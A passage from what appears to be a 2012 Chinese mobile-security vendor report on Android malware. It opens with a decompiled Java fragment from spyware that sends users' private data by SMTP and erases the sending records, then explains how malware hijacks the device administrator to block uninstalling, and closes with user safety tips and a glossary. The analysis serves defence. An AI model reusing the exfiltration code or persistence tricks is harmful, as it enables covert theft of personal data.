    MimeBodyPart localMimeBodyPart1 = new MimeBodyPart();
    DataHandler localDataHandler1 = new DataHandler(paramString3, "text/html;charset=utf-8");
    localMimeBodyPart1.setDataHandler(localDataHandler1);
    localMimeMultipart.addBodyPart(localMimeBodyPart1);
    Enumeration localEnumeration;
    if (this.OOOOOOOOO.size() >= 1)
      localEnumeration = this.OOOOOOOOO.elements();
    while (true)
    {
      if (!localEnumeration.hasMoreElements())
      {
        this.OOOOOOOOO.removeAllElements();
        localMimeMessage.setContent(localMimeMultipart);
        localMimeMessage.saveChanges();
        Transport localTransport = localSession.getTransport("smtp");
        localTransport.connect(this.OOOOOOOOOOOOO, this.OOOOOOOOOOO, this.OOOOOOOOOO);
        localTransport.sendMessage(localMimeMessage, localMimeMessage.getAllRecipients());
```

后台将隐私通过邮箱、短信等途径发送并删除所有的发送记录（代码拆解结果）

**6.恶意软件加强自我保护，卸载清除难度增大**

此外，由于 2011、2012 上半年手机恶意软件的持续激增，用户对手机安全的关注度逐步提高，并开始选择使用手机安全类软件。为此，Android 恶意软件在三季度开始也不断对其自身进行加固，并劫持系统的关键进程，甚至破坏系统熟悉，直接阻止系统默认的应用卸载功能运行的方式来躲避卸载，使查杀功能失去根本效用，增大了对其的卸载清除难度。

以三季度泛滥的“短信僵尸”间谍软件为例，该间谍软件会在触发隐私窃取行为的同时，默认唤醒 Android 系统的程序管理服务，使其如系统自带服务一般可处于长期的运行状态，由于程序管理服务默认的权限等级高于目前多数的手机安全软件，使其无法通过在查杀后对其进行卸载。

另一款名为“私密探针”的间谍软件，在感染用户手机后会自动在 Android 手机的设备管理器中创建阻止读写的系统服务，还直接屏蔽了 Android 系统的文件和程序管理功能，并直接对内存进行读写保护，使得手机的常规卸载、文件管理功能失效，即使察觉到存在安全隐患，却又无法调用常规的卸载功能，更无法联网下载手机安全软件进行查杀。


恶意软件劫持 Android 系统的设备管理器服务，阻止通过常规方法卸载


系统管理器被恶意软件劫持后，无法再通过常规方法卸载和清除

**四、网秦手机安全提示**

当前手机用户仍面临严峻的移动安全威胁，为此，本报告也为用户提供了安全建议帮助用户规避和免于安全威胁：

1、 时刻留意手机——外出时，要时刻警惕周围的环境并随时注意自己的手机。如当你通过机场安检时，要时刻注意你的手机进入 X 射线机和检查完毕出来的那一刻，小偷经常会趁人们不注意时走过金属探测器，在这几秒钟内把手机偷走。如果你把手机放在柜台或桌子上，更要时刻注意。

2、 设置密码：手机丢失和被盗是比较常见的安全问题，尤其在机场、出租车、或其它公共场所人们经常丢失手机。设置一个安全的密码，可以用最简单的方式保护手机的信息安全。同时，建议用户在手机中安装具有防盗功能的安全软件，并在安装之后立刻激活设置防盗功能。网秦安全的“手机防盗”功能，在手机丢失时，可以发送“定位”“销毁隐私”等指令来最大程度的降低损失并增加找回手机的机率。

3、 不随意点击不明链接： 20%恶意软件通过网址链接进行传播，黑客经常利用发送电子邮件、垃圾邮件或短信等方式在手机上安装间谍软件，从而窃取或“钓鱼”手机内的信息。所以在收到不明链接或网上购物时，一定要注意发信人和帐户验证信息，如果不确定或未收到，需要警惕！ 为了使手机更安全，建议安装网秦安全软件，其恶意网址拦截及网上支付保护功能都可为手机提供全方位的一站式保护。

4、 关闭 Wi-Fi 或蓝牙：黑客经常在机场、咖啡厅、酒店等公共场所通过 Wi-Fi 和蓝牙对手机进行攻击并窃取信息。所以当您不使用时保持安全最简单的方式是将其关闭；如使用时，请确保是在隐蔽的安全模式或在加密的网络状态下，否则黑客可以很容易入侵你的网络并窃取你的数据。

5、 备份数据：平时花几分钟的时间随时备份您的数据。如果手机不幸丢失，备份数据后，您可在任何时间方便取回您的数据。我们强烈建议用户在手机中安装备份功能的手机安全软件，网秦安全可以备份您的通讯录、短信、通话记录，并且支持在云端查看、编辑和取回，方便快捷。

6、 从运营商或供应商处更新软件或固件：运营商和手机制造商会定期提供软件或固件更新修复安全漏洞。运营商或手机制造商的网站上有更新可以下载，请及时更新。保持系统或固件版本更新帮助用户构筑第一道安全防线。

7、 流量提醒：为手机设置流量提醒功能，避免手机不幸感染病毒或恶意软件后台偷偷联网造成资费消耗。同时，建议安装手机安全软件（如网秦安全中的“联网管理”功能）实时对手机的联网行为进行监控。

8、 谨防二维码和短链接：二维码、短链接渐成恶意软件新的传播途径，如二维码的转换，可直接隐蔽其中的下载链接，通过手机设备下载和扫描时，极易下载到恶意应用，落入黑客设置的陷阱之中，导致用户下载、安装恶意软件。

9、 只从有安全信誉的来源下载应用程序，4 个简单技巧

- 安全品牌：安全报告数据显示，应用商店、手机论坛依然是恶意软件的主要传播渠道，对此，建议用户应尽量选择已与安全厂商建立合作管理的软件应用商店或者建立安全认证机制的应用商店下载（如谷歌官方安卓电子市场 Google Play Store 或百度移动应用中心），并在下载的同时，可通过手机安全软件（如

网秦安全）在线监测平台对其进行安全鉴定，确保下载内容已经过了安全检测。

- 全面考查：在下载应用之前，要查看应用的星级、下载量和评论等，以此来判断它的安全性和可信懒度，如果各项评分较低，评论较差，则需谨慎下载，极有可能带有安全风险。
- 手机更新：根据通知栏提示及时更新手机上的应用，及时更新有助于应对新的安全威胁。
- 下载安装安全应用或者使用免费的安全扫描服务：下载安装安全应用程序，将保护您的手机安全，这样你就不必担心手机被攻击。网秦安全提供一站式立体防御体系，可以有效避免恶意软件在获取 ROOT 权限后联网操控威胁用户隐私安全的现象。同时有效抵御恶意网址对手机用户的侵袭，全面查杀 2012 年新增的恶意软件及其变种程序。

**名词解释:**

根据网秦“云安全”监测平台的监控、识别和分析体系，在本次报告中将提及多个数据名词和代称，为便于读者了解，请参见如下解释。

手机恶意软件：泛指通过内置恶意代的手机应用，其多以伪装其它应用等方式诱骗用户下载安装后，通过恶意扣费、盗取隐私、损耗流量等威胁用户的手机安全。

查杀款数：泛指在某一特定时间段内（如 2012 年第三季度），通过网秦“云安全”监测平台，对用户的手机终端、线上、线下渠道中进行监测过程中，查杀识别到的存在如威胁用户话费、隐私、流量等安全隐患的恶意软件款数。

感染数量：泛指下载、安装恶意软件，面临安全威胁的智能终端数量

平台分类：泛指特定时间段内查杀到恶意软件平台分布，如 Android、Symbian

恶意吸费：泛指通过伪装、诱骗的方式，在用户不知情的状态下，在感染手机后强行订购付费业务，或通过恶意消费直接扣除用户的手机话费。

隐私窃取：泛指通过伪装、诱骗方式，诱骗用户安装某一手机间谍软件后，盗取用户短信、通话、地理位置等隐私信息的行为。

ROM 刷机包：泛指根据 Android 平台开源特性，将部分其它手机应用内置到系统版本中，重新集成后，以集成应用组件为名传播的系统安装包。

伪装次数：泛指恶意软件将自身伪装成各种手机应用的频次，为诱骗用户下载安装，目前手机恶意软件通常会将自身做“精心打扮”，伪装成某款热门应用进行传播。

盗版应用：泛指未经版权所有人同意或授权的情况下，对其拥有著作权的手机应用进行复制、再分发的行为，部分盗版应用已破解内嵌的付费机制，无需付费使用增值功能。

自我保护：泛指为避免恶意软件被安全产品查杀和被用户发现后进行卸载，恶意软件通过提高程序的读写权限等方式，实现对程序载体的自我保护，无法通过常规的方式进行正常的卸载操作。